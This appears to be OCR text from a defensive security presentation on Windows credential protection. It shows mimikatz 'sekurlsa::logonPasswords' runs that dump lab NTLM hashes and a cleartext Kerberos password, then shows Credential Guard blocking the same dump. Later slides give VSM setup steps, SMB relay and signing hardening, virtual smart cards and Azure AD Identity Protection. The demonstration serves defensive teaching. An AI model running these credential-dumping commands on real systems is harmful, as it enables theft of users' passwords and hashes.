Select mimikatz 2.0 alpha x64 (oe.eo)

Windows 10: Local Account

```
mimikatz # privilege::debug
Privilege '20' OK

mimikatz # sekurlsa::logonPasswords

Authentication Id : 0 ; 1934597 (00000000:001d8505)
Session           : Interactive from 3
User Name         : Paula
Domain            : W10-CLI
Logon Server      : W10-CLI
Logon Time        : 8/16/2015 11:08:58 AM
SID               : S-1-5-21-185956385-1989859561-4218439089-1001
        msv :
         [00000003] Primary
         * Username : Paula
         * Domain   : W10-CLI
         * Flags    : I01/N01/L00/S01
           * LSA Isolated Data: NtlmHash
             Unk-Key  : 9eeec0c914d02dbe595fa0f2423b86a950b0841afe935a356aa7b71f660fbfa5a6b7aaf01ad556aa853cbd77f39a993f
             Encrypted: 3f1f37b20c573a656f1349fc5db79f1f9807cb0243293f1e03875b2e69aed26314f00bec6bf06e6f7ddd57b700e262e4de2f9cba
         [00010000] CredentialKeys
         * NTLM     : e19ccf75ee54e06b06a5907af13cef42
         * SHA1     : 9131834cf4378828626b1beccaa5dea2c46f9b63
        tspkg :
        wdigest :
         * Username : Paula
         * Domain   : W10-CLI
         * Password : (null)
        kerberos :
         * Username : Paula
         * Domain   : W10-CLI
         * Password : (null)
        ssp :   KO
        credman :

Authentication Id : 0 ; 1934557 (00000000:001d84dd)
Session           : Interactive from 3
User Name         : Paula
Domain            : W10-CLI
```

Search the web and Windows

11:12 AM
8/16/2015

Select mimikatz 2.0 alpha x64 (oe.eo)

Windows 10: Domain Account


```
 ## / \ ##  /* * *
 ## \ / ##   Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
 '## v ##'   http://blog.gentilkiwi.com/mimikatz             (oe.eo)
  '#####'    CQURE Edition!                   with 15 modules * * */


mimikatz # privilege::debug
Privilege '20' OK

mimikatz # sekurlsa::logonPasswords

Authentication Id : 0 ; 504982 (00000000:0007b496)
Session           : Interactive from 1
User Name         : Administrator
Domain            : CQURE
Logon Server      : WIN-I4FDQ9LLMVC
Logon Time        : 8/16/2015 10:26:40 AM
SID               : S-1-5-21-2062725102-1745617447-1391860319-500
        msv :
         [00010000] CredentialKeys
         * NTLM     : e19ccf75ee54e06b06a5907af13cef42
         * SHA1     : 9131834cf4378828626b1beccaa5dea2c46f9b63
         [00000003] Primary
         * Username : Administrator
         * Domain   : CQURE
         * Flags    : I00/N01/L00/S01
         * NTLM     : e19ccf75ee54e06b06a5907af13cef42
         * SHA1     : 9131834cf4378828626b1beccaa5dea2c46f9b63
        tspkg :
        wdigest :
         * Username : Administrator
         * Domain   : CQURE
         * Password : (null)
        kerberos :
         * Username : Administrator
         * Domain   : CQURE.TEC
         * Password : P@ssw0rd
        ssp :   KO
        credman :
```

Search the web and Windows

10:34 AM
8/16/2015


How to enable VSM?

1. Enable Secure Boot and UEFI in BIOS, enable TPM



How to enable VSM?

2. Configure Windows 10: join the machine to the domain (VSM only protects domain credentials).
3. Install the Hyper-V feature in Windows 10.




4. Configure the BCD in Windows 10 to start VSM:
bcdedit /set vsmlaunchtype auto

How to enable VSM?

5. Enable the Virtual Secure Mode (VSM) GPO setting:

Computer Configuration/
Administrative Templates/
System/
Device Guard/
Turn on Virtualization Based Security/
Credential Guard Configuration



...and reboot the machine

mimikatz 2.0 alpha x64 (oe.eo)

Windows 10: VSM Enabled

```
 ## \ / ##   Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
 '## v ##'   http://blog.gentilkiwi.com/mimikatz             (oe.eo)
  '#####'    CQURE Edition!                  with 15 modules * * */


mimikatz # privilege::debug
Privilege '20' OK

mimikatz # sekurlsa::logonPasswords

Authentication Id : 0 ; 647774 (00000000:0009e25e)
Session           : Interactive from 2
User Name         : Administrator
Domain            : CQURE
Logon Server      : WIN-I4FDQ9LLMVC
Logon Time        : 8/16/2015 11:02:03 AM
SID               : S-1-5-21-2062725102-1745617447-1391860319-500
        msv :
         [00000003] Primary
         * Username : Administrator
         * Domain   : CQURE
         * Flags    : I01/N01/L00/S01
           * LSA Isolated Data: NtlmHash
             Unk-Key  : 1d0a2bdd3e7e30274e1849e8b3295d23284decec69ba4fe127f79a1c356149420e988fbd4ae7d17dafdc39c243c1faf5
             Encrypted: 3e1bf08f127ad00cef66c73e58cb9124cb6a7ccaecf4336b8cf5b74fc047ccc48d85d05b91d46c3dbdf732d1b3fe47e79ea66846
         [00010000] CredentialKeys
         * RootKey  : b10f681218fbf812e2a65562faa1f5821402b773de4822341cc903d5876e4aa0
         * DPAPI    : f17dfd264974ee9cd0d0ef924d7b69b5
        tspkg :
        wdigest :
         * Username : Administrator
         * Domain   : CQURE
         * Password : (null)
        kerberos :
         * Username : Administrator
         * Domain   : CQURE.TEC
         * Password : (null)
        ssp :   KO
        credman :
```

Sunday, August 16, 2015

Search the web and Windows

11:06 AM
8/16/2015

Event Viewer

File Action View Help

- Event Viewer (Local)
  - Custom Views
  - Windows Logs
    - Application
    - Security
    - Setup
    - System
    - Forwarded Events
  - Applications and Services Lo
  - Subscriptions

System Number of events: 1,106

Level	Date and Time	Source	Event ID	Task Category
Information	8/16/2015 10:42:49 AM	FilterManager	6	None
Information	8/16/2015 10:42:49 AM	Wininit	14	None
Information	8/16/2015 10:42:44 AM	FilterManager	6	None
Information	8/16/2015 10:42:44 AM	NETwNb64	5010	None
Error	8/16/2015 10:42:44 AM	NETwNb64	5006	None
Error	8/16/2015 10:42:43 AM	NETwNb64	5001	None
Information	8/16/2015 10:42:43 AM	NETwNb64	7036	None
Information	8/16/2015 10:42:43 AM	MEIx64	2	None
Information	8/16/2015 10:42:43 AM	BTHUSB	18	None
Information	8/16/2015 10:42:43 AM	Kernel-Processor-Po...	55	(47)
Information	8/16/2015 10:42:43 AM	Kernel-Processor-Po...	55	(47)
Information	8/16/2015 10:42:43 AM	Kernel-Processor-Po...	55	(47)
Information	8/16/2015 10:42:43 AM	Kernel-Processor-Po...	55	(47)
Warning	8/16/2015 10:42:43 AM	Kernel-PnP	219	(212)
Information	8/16/2015 10:42:43 AM	DriverFrameworks-Us...	10114	Startup of the UMDF r...
Warning	8/16/2015 10:42:43 AM	Kernel-PnP	219	(212)

Event 14, Wininit

General Details

Credential Guard (Lsalso.exe) configuration: 0x0, 0

Log Name: System
Source: Wininit
Logged: 8/16/2015 10:42:49 AM
Event ID: 14
Task Category: None
Level: Information
Keywords:

Actions

System
- Open Saved Log...
- Create Custom View...
- Import Custom View...
- Clear Log...
- Filter Current Log...
- Properties
- Find...
- Save All Events As...
- Attach a Task To this Log...
- View
- Refresh
- Help

Event 14, Wininit
- Event Properties
- Attach Task To This Event...
- Copy
- Save Selected Events...
- Refresh
- Help

Search the web and Windows

10:47 AM
8/16/2015

Event Viewer

File Action View Help

- Event Viewer (Local)
  - Custom Views
  - Windows Logs
    - Application
    - Security
    - Setup
    - System
    - Forwarded Events
  - Applications and Services Lo
  - Subscriptions

System Number of events: 1,253

Level	Date and Time	Source	Event ID	Task Category
Error	8/16/2015 11:01:03 AM	WudfUsbccidDrv	11	Driver
Information	8/16/2015 11:01:03 AM	FilterManager	6	None
Information	8/16/2015 11:01:03 AM	WudfUsbccidDrv	105	Driver
Information	8/16/2015 11:01:03 AM	WudfUsbccidDrv	104	Driver
Information	8/16/2015 11:01:03 AM	FilterManager	6	None
Information	8/16/2015 11:01:02 AM	DHCPv6-Client	51046	Service State Event
Information	8/16/2015 11:01:02 AM	Dhcp-Client	50036	Service State Event
Information	8/16/2015 11:01:01 AM	Wininit	13	None
Information	8/16/2015 11:01:01 AM	IsolatedUserMode	1	None

Event 13, Wininit

General Details

Credential Guard (Lsalso.exe) was started and will protect LSA credentials.

Log Name:	System		
Source:	Wininit	Logged:	8/16/2015 11:01:01 AM
Event ID:	13	Task Category:	None
Level:	Information	Keywords:	
User:	SYSTEM	Computer:	W10-CLI.cqure.tec
OpCode:	Info		
More Information:	Event Log Online Help		

Actions

System
- Open Saved Log...
- Create Custom View...
- Import Custom View...
- Clear Log...
- Filter Current Log...
- Properties
- Find...
- Save All Events As...
- Attach a Task To this Log...
- View
- Refresh
- Help

Event 13, Wininit
- Event Properties
- Attach Task To This Event...
- Copy
- Save Selected Events...
- Refresh
- Help

Saves the log under a different name.

Search the web and Windows

11:03 AM
8/16/2015

Event Viewer

File Action View Help

- Event Viewer (Local)
  - Custom Views
  - Windows Logs
    - Application
    - Security
    - Setup
    - System
    - Forwarded Events
  - Applications and Services Lo
  - Subscriptions

System Number of events: 1,253

Level	Date and Time	Source	Event ID	Task Category
Information	8/16/2015 11:01:03 AM	WudfUsbccidDrv	104	Driver
Information	8/16/2015 11:01:03 AM	FilterManager	6	None
Information	8/16/2015 11:01:02 AM	DHCPv6-Client	51046	Service State Event
Information	8/16/2015 11:01:02 AM	Dhcp-Client	50036	Service State Event
Information	8/16/2015 11:01:01 AM	Wininit	13	None
Information	8/16/2015 11:01:01 AM	IsolatedUserMode	1	None
Information	8/16/2015 11:01:01 AM	Wininit	14	None
Information	8/16/2015 11:00:58 AM	FilterManager	6	None
Information	8/16/2015 11:00:58 AM	NETwNb64	5010	None

Event 1, IsolatedUserMode

General Details

Secure Trustlet \??\C:\Windows\system32\lsaiso.exe Id 1 and Pid 728 started with status STATUS_SUCCESS.

Log Name:	System		
Source:	IsolatedUserMode	Logged:	8/16/2015 11:01:01 AM
Event ID:	1	Task Category:	None
Level:	Information	Keywords:	(70368744177664)
User:	SYSTEM	Computer:	W10-CLI.cqure.tec
OpCode:	Info		
More Information:	Event Log Online Help		

Actions

System
- Open Saved Log...
- Create Custom View...
- Import Custom View...
- Clear Log...
- Filter Current Log...
- Properties
- Find...
- Save All Events As...
- Attach a Task To this Log...
- View
- Refresh
- Help

Event 1, IsolatedUserMode
- Event Properties
- Attach Task To This Event...
- Copy
- Save Selected Events...
- Refresh
- Help

Search the web and Windows

11:07 AM
8/16/2015

Event Viewer

File Action View Help

Event Viewer (Local)
- Custom Views
- Windows Logs
  - Application
  - Security
  - Setup
  - System
  - Forwarded Events
- Applications and Servi
- Subscriptions

Event ID	Task Category
7001	(1101)
7002	(1102)
35	None
37	None
37	None
7036	None

Task Manager

File Options View

Processes | Performance | App history | Startup | Users | Details | Services

Name	PID	Status	User n...	C...	Memo...	Description
conhost.exe	32...	Running	Admin...	00	976 K	Console Window Host
csrss.exe	556	Running	SYSTEM	00	564 K	Client Server Runtime Process
csrss.exe	38...	Running	SYSTEM	00	1,048 K	Client Server Runtime Process
dasHost.exe	16...	Running	LOCAL...	00	3,440 K	Device Association Framework Provider Host
dwm.exe	53...	Running	DWM-2	00	34,252...	Desktop Window Manager
explorer.exe	59...	Running	Admin...	00	13,036...	Windows Explorer
FMAPP.exe	69...	Running	Admin...	00	1,152 K	FMAPP Application
ibmpmsvc.e...	13...	Running	SYSTEM	00	496 K	Lenovo Power Management Service
igfxCUIServi...	12...	Running	SYSTEM	00	1,048 K	igfxCUIService Module
igfxEM.exe	56...	Running	Admin...	00	1,828 K	igfxEM Module
igfxHK.exe	56...	Running	Admin...	00	1,308 K	igfxHK Module
igfxTray.exe	59...	Running	Admin...	00	1,684 K	igfxTray
LsaIso.exe	728	Running	SYSTEM	00	672 K	Credential Guard
lsass.exe	736	Running	SYSTEM	00	3,148 K	Local Security Authority Process
mmc.exe	64...	Running	Admin...	00	3,852 K	Microsoft Management Console
MsMpEng.exe	25...	Running	SYSTEM	00	76,176...	Antimalware Service Executable
NisSrv.exe	31...	Running	LOCAL...	00	4,080 K	Microsoft Network Realtime Inspection Service
OneDrive.exe	67...	Running	Admin...	00	3,168 K	Microsoft OneDrive
RAVBg64.exe	68...	Running	Admin...	00	3,644 K	HD Audio Background Process
RAVBg64.exe	68...	Running	Admin...	00	3,640 K	HD Audio Background Process
RAVCpl64.exe	68...	Running	Admin...	00	3,072 K	Realtek HD Audio Manager
RtsCM64.exe	65...	Running	Admin...	00	956 K	Integrated Camera Preview Rotation Helper

Fewer details

End task

Actions

System
- Open Saved Log...
- Create Custom View...
- Import Custom View...
- Clear Log...
- Filter Current Log...
- Properties
- Find...
- Save All Events As...
- Attach a Task To this Log...
- View
- Refresh
- Help

Event 7001, Winlogon
- Event Properties
- Attach Task To This Event...
- Copy
- Save Selected Events...
- Refresh
- Help

Search the web and Windows

11:02 AM
8/16/2015

Administrator: Command Prompt

```
C:\Users\Paula\Desktop>procdump.exe -ma lsaiso.exe

ProcDump v7.1 - Writes process dump files
Copyright (C) 2009-2014 Mark Russinovich
Sysinternals - www.sysinternals.com
With contributions from Andrew Richards

[11:32:52] Dump 1 initiated: C:\Users\Paula\Desktop\LsaIso.exe_150816_113252.dmp
[11:32:52] Dump 1 error: Error writing dump file: 0x800703E6
Error 0x800703E6 (-2147023898): Invalid access to memory location.

[11:32:52] Dump count not reached.


C:\Users\Paula\Desktop>
```

Search the web and Windows

11:33 AM
8/16/2015

SMB Relay

Set SPNs for services to avoid NTLM:

```
SetSPN -L <your service account for AGPM/SQL/Exch/Custom>
SetSPN -A Servicename/FQDN of hostname/FQDN of domain
domain\serviceaccount
```

Reconsider using Kerberos authentication all over

https://technet.microsoft.com/en-us/library/jj865668.aspx

Require SPN target name validation

Microsoft network server: Server SPN target name validation level

Reconsider turning on SMB Signing

SMB2/3 client and SMB2/3 server signing settings

Setting	Group Policy Setting	Registry Key
Required *	Digitally sign communications (always) – Enabled	RequireSecuritySignature = 1
Not Required **	Digitally sign communications (always) – Disabled	RequireSecuritySignature = 0

* The default setting for signing on a Domain Controller (defined via Group Policy) is “Required”.
** The default setting for signing on SMB2 Servers and SMB Clients is “Not Required”.

Effective behavior for SMB2/3:

	Server – Required	Server – Not Required
Client – Required	Signed	Signed
Client – Not Required	Signed*	Not Signed**


* Default for Domain Controller SMB traffic.
** Default for all other SMB traffic.

Virtual smart cards: What it is?

- Smart cards are physical devices, which improves authentication security by requiring that users have their smart card to access the system
- Smart cards have three key properties that help maintain their security:
  - Non-exportability
  - Isolated cryptography
  - Anti-hammering
- Problems with physical smart cards:
  - Cost
  - Additional technical support
  - Possible loss

Virtual smart cards: Versus traditional?

- Virtual smart cards function like physical smart cards, the difference is in the way how they protect private keys by using the TPM instead of smart card media
- Virtual smart cards have three key properties that help maintain their security:
  - Non-exportability
  - Isolated cryptography
  - Anti-hammering
- They reduce problems associated with physical smart cards



Virtual smart cards: Functionality

- Virtual smart card is always inserted
- You cannot export virtual smart card to use it on other computer
- When user is using multiple computers, we need to create multiple virtual cards
- They reduce problems associated with physical smart cards

Virtual smart cards: Security risks

- Physical smart card is always near the user, thus the risk of theft is minimized
- Virtual smart cards is stored on computer that increases the risk of theft
- Providing faulty PIN with virtual smart card will not block the user it will only present time delay after providing faulty PIN
- However virtual smart cards are less likely to be lost

Windows Authentication Solutions: Cloud Only


- Azure AD

Azure AD Security: Identity Protection

- Azure Active Directory Identity Protection is a feature of the Azure AD Premium P2 edition.
- It provides a consolidated view into risk events and potential vulnerabilities affecting your organization's identities.
- Identity Protection uses adaptive machine learning algorithms and heuristics to detect anomalies and risk events.


Azure AD Identity Protection: Capabilities

- Detecting risk events and risky accounts
- Investigating risk events
- Risk-based conditional access policies



Azure AD Identity Protection: Risk events

- Leaked credentials
- Impossible travel to atypical locations
- Sign-ins from infected devices
- Sign-ins from anonymous IP addresses
- Sign-ins from IP addresses with suspicious activity
- Sign-in from unfamiliar locations

